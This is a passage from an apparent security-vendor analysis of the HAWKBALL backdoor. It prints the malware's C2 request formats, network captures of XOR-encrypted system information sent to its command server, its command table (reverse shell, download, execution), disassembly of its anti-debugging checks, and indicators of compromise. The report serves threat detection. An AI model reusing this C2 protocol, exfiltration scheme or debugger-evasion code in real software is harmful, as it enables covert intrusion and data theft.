S	Initially set to 0
P	String from decrypted config at 0x68
k	The result of GetTickCount()

Table 1: GET request parameters

If the returned response is 200, then the malware sends another GET request (Figure 10) with the following parameters (Figure 11).

Format = "?e=%d&&t=%d&&k=%d"




```
GET /?e=0&&t=0&&k=1762140 HTTP/1.1
Content-Length: 0
Cache-Control: no-cache
Cookie: id=0
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET
CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2)
Host: 149.28.182.78:443
Connection: Close

HTTP/1.1 200 OK
Content-Type: text/plain
Content-Length: 4
Server: Apache/1.3.27 (Unix) (Red-Hat/Linux)
Set-Cookie: id=17
Connection: close

..L.
```

Figure 10: Second GET request



```
MOV EDI,DWORD PTR SS:[EBP+8]
ADD ESP,0C
CALL DWORD PTR DS:[<&KERNEL32.GetTickCount>]   GetTickCount
PUSH EAX                                        <%d>
LEA EAX,DWORD PTR SS:[ESP+1C]
PUSH ESI                                        <%d>
TEST EDI,EDI
JNZ SHORT hh149804.6627CD71
PUSH EDI                                        <%d>
PUSH hh149804.66282EF4                          Format = "?e=%d&&t=%d&&k=%d"
PUSH EAX                                        s
CALL DWORD PTR DS:[<&USER32.wsprintfA>]         wsprintfA
```

Figure 11: Second GET request parameters formation


Table 2 shows information about the parameters.

Value	Information
E	Initially Set to 0
T	Initially set to 0
K	The result of GetTickCount()

Table 2: Second GET request parameters

If the returned response is 200, the malware examines the Set-Cookie field. This field provides the Command ID. As shown in Figure 10, the field Set-Cookie responds with ID=17.

This Command ID acts as the index into a function table created by the malware. Figure 12 shows the creation of the virtual function table that will perform the backdoor’s command.



```
. C705 145F2866 MOV DWORD PTR DS:[66285F14],hh149804.6627C6C0
. C705 505F2866 MOV DWORD PTR DS:[66285F50],hh149804.6627D490
. C705 545F2866 MOV DWORD PTR DS:[66285F54],hh149804.6627D4B0
. C705 585F2866 MOV DWORD PTR DS:[66285F58],hh149804.6627D3A0
. C705 5C5F2866 MOV DWORD PTR DS:[66285F5C],hh149804.6627D270
. C705 605F2866 MOV DWORD PTR DS:[66285F60],hh149804.6627D1B0
. C705 645F2866 MOV DWORD PTR DS:[66285F64],hh149804.6627D110
. C705 685F2866 MOV DWORD PTR DS:[66285F68],hh149804.6627D080
. C705 D05F2866 MOV DWORD PTR DS:[66285FD0],hh149804.6627C780
. C705 705F2866 MOV DWORD PTR DS:[66285F70],hh149804.6627C700
. C705 10602866 MOV DWORD PTR DS:[66286010],hh149804.6627DBB0
. C705 14602866 MOV DWORD PTR DS:[66286014],hh149804.6627D880
. C705 18602866 MOV DWORD PTR DS:[66286018],hh149804.6627DB00
. C705 1C602866 MOV DWORD PTR DS:[6628601C],hh149804.6627D740
```

Figure 12: Function table

Table 3 shows the commands supported by HAWKBALL.

Command	Operation Performed
0	Set URI query string to value
16	Unknown
17	Collect system information
18	Execute a provided argument using CreateProcess
19	Execute a provided argument using CreateProcess and upload output
20	Create a cmd.exe reverse shell, execute a command, and upload output
21	Shut down reverse shell
22	Unknown
23	Shut down reverse shell
48	Download file
64	Get drive geometry and free space for logical drives C-Z
65	Retrieve information about provided directory

66	Delete file
67	Move file

Table 3: HAWKBALL commands

Collect System Information


Command ID 17 indexes to a function that collects the system information and sends it to the C2 server. The system information includes:

- Computer Name
- User Name
- IP Address
- Active Code Page
- OEM Page
- OS Version
- Architecture Details (x32/x64)
- String at 0x68 offset from decrypted config file

This information is retrieved from the victim using the following WINAPI calls:

Format = "%s;%s;%s;%d;%d;%s;%s %dbit"

- GetComputerNameA
- GetUserNameA
- Gethostbyname and inet_ntoa
- GetACP
- GetOEMPC
- GetCurrentProcess and IsWow64Process



```
s = 0006F9AC
Format = "%s;%s;%s;%d;%d;%s;%s %dbit"
<%s> = "WIN732BIT-L-0"
<%s> = "Administrator"
<%s> = "10.128.62.115"
<%d> = 4E4 (1252.)
<%d> = 1B5 (437.)
<%s> = "d0c"
<%s> = "Windows 7"
<%d> = 20 (32.)
```


Figure 13: System information

The collected system information is concatenated together with a semicolon separating each field:

WIN732BIT-L-0;Administrator;10.128.62.115;1252;437;d0c;Windows 7 32bit

This information is encrypted using an XOR operation. The response from the second GET request is used as the encryption key. As shown in Figure 10, the second GET request responds with a 4-byte XOR key. In this case the key is **0xE5044C18**.

Once encrypted, the system information is sent in the body of an HTTP POST. Figure 14 shows data sent over the network with the POST request.



```
POST /?e=0&&t=407635173&&k=1763937 HTTP/1.1
Content-Length: 59
Cache-Control: no-cache
Cookie: id=17
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET
CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2)
Host: 149.28.182.78:443
Connection: Close

.W.J5.G..`!qvw5..*}. b5..*}!!w5..6w,+{?..gwOq"`..wl/8.6..pLHTTP/1.1 200 OK
Content-Type: text/plain
Content-Length: 4
Server: Apache/1.3.27 (Unix) (Red-Hat/Linux)
Set-Cookie: id=16
Connection: close

..L.|
```

Figure 14: POST request

In the request header, the field **Cookie** isset with the command ID of the command for which the response is sent. As shown in Figure 14, the Cookie field is set with ID=17, which is the response for the previous command. In the received response, the next command is returned in field Set-Cookie.


Table 4 shows the parameters of this POST request.

Parameter	Information
E	Initially set to 0
T	Decimal form of the little-endian XOR key
K	The result of GetTickCount()

Table 4: POST request parameters

Create Process

The malware creates a process with specified arguments. Figure 15 shows the operation.




```
PUSH 800                                 ┌WideBufSize = 800 (2048.)
PUSH EAX                                 │WideCharBuf
PUSH DWORD PTR DS:[ESI]                  │StringSize
LEA EAX,DWORD PTR DS:[ESI+4]             │
PUSH EAX                                 │StringToMap
PUSH 0                                   │Options = 0
PUSH 0FDE9                               │CodePage = FDE9
CALL DWORD PTR DS:[<&KERNEL32.MultiByte  └MultiByteToWideChar
LEA EAX,DWORD PTR SS:[EBP-10]
PUSH EAX                                 ┌pProcessInfo
LEA EAX,DWORD PTR SS:[EBP-54]            │
PUSH EAX                                 │pStartupInfo
PUSH 0                                   │CurrentDir = NULL
PUSH 0                                   │pEnvironment = NULL
PUSH 8000000                             │CreationFlags = CREATE_NO_WINDOW
PUSH 0                                   │InheritHandles = FALSE
PUSH 0                                   │pThreadSecurity = NULL
PUSH 0                                   │pProcessSecurity = NULL
LEA EAX,DWORD PTR SS:[EBP-854]           │
PUSH EAX                                 │CommandLine
PUSH 0                                   │ModuleFileName = NULL
CALL DWORD PTR DS:[<&KERNEL32.CreatePro  └CreateProcessW
```

Figure 15: Command create process

Delete File

The malware deletes the file specified as an argument. Figure 16 show the operation.



```
. 68 08020000    PUSH 208                                 ┌WideBufSize = 208 (520.)
. 50             PUSH EAX                                 │WideCharBuf
. FF36           PUSH DWORD PTR DS:[ESI]                  │StringSize
. 8D46 04        LEA EAX,DWORD PTR DS:[ESI+4]             │
. 50             PUSH EAX                                 │StringToMap
. 6A 00          PUSH 0                                   │Options = 0
. 68 E9FD0000    PUSH 0FDE9                               │CodePage = FDE9
. FF15 F8F0B76B  CALL DWORD PTR DS:[<&KERNEL32.MultiByte  └MultiByteToWideChar
. 8D85 F8FDFFFF  LEA EAX,DWORD PTR SS:[EBP-208]
. 50             PUSH EAX                                 ┌FileName
. FF15 A8F0B76B  CALL DWORD PTR DS:[<&KERNEL32.DeleteFil  └DeleteFileW
```


Figure 16: Delete file operation

Get Directory Information

The malware gets information for the provided directory address using the following WINAPI calls:

- FindFirstFileW
- FindNextFileW
- FileTimeToLocalFileTime
- FiletimeToSystemTime

Figure 17 shows the API used for collecting information.




```
PUSH EAX                                 ┌pLocalFileTime
LEA EAX,DWORD PTR SS:[ESP+40]            │
CMOVNE ESI,ECX                           │
PUSH EAX                                 │pFileTime
CALL DWORD PTR DS:[<&KERNEL32.FileTimeT  └FileTimeToLocalFileTime
LEA EAX,DWORD PTR SS:[ESP+10]
PUSH EAX                                 ┌pSystemTime
LEA EAX,DWORD PTR SS:[ESP+24]            │
PUSH EAX                                 │pFileTime
CALL DWORD PTR DS:[<&KERNEL32.FileTimeT  └FileTimeToSystemTime
```

Figure 17: Get directory information

Get Disk Information

This command retrieves the drive information for drives C through Z along with available disk space for each drive.



```
. 50            PUSH EAX                                 ┌RootPathName
. FF15 88F0B76B CALL DWORD PTR DS:[<&KERNEL32.GetDrive   └GetDriveTypeA
. 8D48 FE       LEA ECX,DWORD PTR DS:[EAX-2]
. 83F9 02       CMP ECX,2
.v77 5D         JA SHORT hh149804.6BB7DC56
. 8806          MOV BYTE PTR DS:[ESI],AL
. 8D45 F8       LEA EAX,DWORD PTR SS:[EBP-8]
. 50            PUSH EAX                                 ┌pClusters
. 8D45 F4       LEA EAX,DWORD PTR SS:[EBP-C]
. 50            PUSH EAX                                 │pFreeClusters
. 8D45 F0       LEA EAX,DWORD PTR SS:[EBP-10]
. 50            PUSH EAX                                 │pBytesPerSector
. 8D45 EC       LEA EAX,DWORD PTR SS:[EBP-14]
. 50            PUSH EAX                                 │pSectorsPerCluster
. 8D45 FC       LEA EAX,DWORD PTR SS:[EBP-4]
. 50            PUSH EAX                                 │RootPathName
. FF15 98F0B76B CALL DWORD PTR DS:[<&KERNEL32.GetDiskF   └GetDiskFreeSpaceA
```

Figure 18: Retrieve drive information

The information is stored in the following format for each drive:

Format = "%d+%d+%d+%d;"


Example: "8+512+6460870+16751103;"

The information for all the available drives is combined and sent to the server using an operation similar to Figure 14.

Anti-Debugging Tricks

Debugger Detection With PEB

The malware queries the value for the flag BeingDebugged from PEB to check whether the process is being debugged.




```
. 50            PUSH EAX
. 64:A1 3000000 MOV EAX,DWORD PTR FS:[30]
. 0FB640 02     MOVZX EAX,BYTE PTR DS:[EAX+2]
. 8945 FC       MOV DWORD PTR SS:[EBP-4],EAX
. 58            POP EAX
. 8B45 FC       MOV EAX,DWORD PTR SS:[EBP-4]
. 8BE5          MOV ESP,EBP
```

Figure 19: Retrieve value from PEB

NtQueryInformationProcess

The malware uses the NtQueryInformationProcess API to detect if it is being debugged. The following flags are used:


Passing value 0x7 to ProcessInformationClass:



```
6A 00          PUSH 0
6A 04          PUSH 4
8D45 FC        LEA EAX,DWORD PTR SS:[EBP-4]
50             PUSH EAX
6A 07          PUSH 7                                      ProcessDebugPort
FFD7           CALL EDI                                   [GetCurrentProcess
50             PUSH EAX
FFD6           CALL ESI                                    ntdll.ZwQueryInformationProcess
837D FC 00     CMP DWORD PTR SS:[EBP-4],0
6A 00          PUSH 0                                     ┌ExitCode = 0
.74 06         JE SHORT hh149804.6BB7B789                 │
FF15 E4F0B76B  CALL DWORD PTR DS:[<&KERNEL32.ExitProce    └ExitProcess
```

Figure 20: ProcessDebugPort verification


Passing value 0x1E to ProcessInformationClass:



```
6A 04          PUSH 4
8D45 F8        LEA EAX,DWORD PTR SS:[EBP-8]
50             PUSH EAX
6A 1E          PUSH 1E                                     ProcessDebugFlags
FFD7           CALL EDI
50             PUSH EAX
FFD6           CALL ESI                                    ntdll.ZwQueryInformationProcess
837D F8 00     CMP DWORD PTR SS:[EBP-8],0
6A 00          PUSH 0                                     ┌ExitCode = 0
.74 06         JE SHORT hh149804.6BB7B7A4                 │
FF15 E4F0B76B  CALL DWORD PTR DS:[<&KERNEL32.ExitProce    └ExitProcess
```

Figure 21: ProcessDebugFlags verification

Passing value 0x1F to ProcessInformationClass:



```
6A 04          PUSH 4
8D45 F4        LEA EAX,DWORD PTR SS:[EBP-C]
50             PUSH EAX
6A 1F          PUSH 1F                                       ProcessDebugObject
FFD7           CALL EDI                                      kernel32.GetCurrentProcess
50             PUSH EAX
FFD6           CALL ESI
837D F4 00     CMP DWORD PTR SS:[EBP-C],0
5F             POP EDI
5E             POP ESI
75 08          JNZ SHORT hh149804.6BB7B7C1
6A 00          PUSH 0                                       ┌ExitCode = 0
FF15 E4F0B76B  CALL DWORD PTR DS:[<&KERNEL32.ExitProcess    └ExitProcess
```

Figure 22: ProcessDebugObject

Conclusion

HAWKBALL is a new backdoor that provides features attackers can use to collect information from a victim and deliver new payloads to the target. At the time of writing, the FireEye Multi-Vector Execution (MVX) engine is able to recognize and block this threat. We advise that all industries remain on alert, though, because the threat actors involved in this campaign may eventually broaden the scope of their current targeting.

Indicators of Compromise (IOC)

MD5	Name
AC0EAC22CE12EAC9EE15CA03646ED70C	Doc.rtf

D90E45FBF11B5BBDCA945B24D155A4B2	hh14980443.wll

Network Indicators

- 149.28.182[.]78:443
- 149.28.182[.]78:80
- http://149.28.182[.]78/?t=0&&s=0&&p=wGH^69&&k=<tick_count>
- http://149.28.182[.]78/?e=0&&t=0&&k=<tick_count>
- http://149.28.182[.]78/?e=0&&t=<int_xor_key>&&k=<tick_count>
- Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2)

FireEye Detections

MD5	Product	Signature	Action
AC0EAC22CE12EAC9EE15CA03646ED70C	FireEye Email Security FireEye Network Security FireEye Endpoint Security	FE_Exploit_RTF_EQGEN_7 Exploit.Generic.MVX	Block
D90E45FBF11B5BBDCA945B24D155A4B2	FireEye Email Security FireEye Network Security FireEye Endpoint Security	Malware.Binary.Dll FE_APT_Backdoor_Win32_HawkBall_1 APT.Backdoor.Win.HawkBall	Block

Acknowledgement

Thank you to Matt Williams for providing reverse engineering support.